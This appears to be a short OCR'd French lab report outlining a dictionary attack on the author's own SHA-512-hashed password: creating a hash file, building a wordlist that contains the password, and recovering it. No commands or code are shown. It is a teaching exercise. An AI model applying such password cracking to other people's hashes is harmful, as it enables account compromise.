
1. Création du fichier hashfile.txt avec mon mot de passe avec une méthode de hashage SHA 512




2. Création du dictionnaire dictionnaire.txt contenant mon mot de passe




3. Découverte du mot de passe et affichage du mot de passe




L'attaque a bien fonctionner et nous avons la vision de quand le mot de passe est trouvé.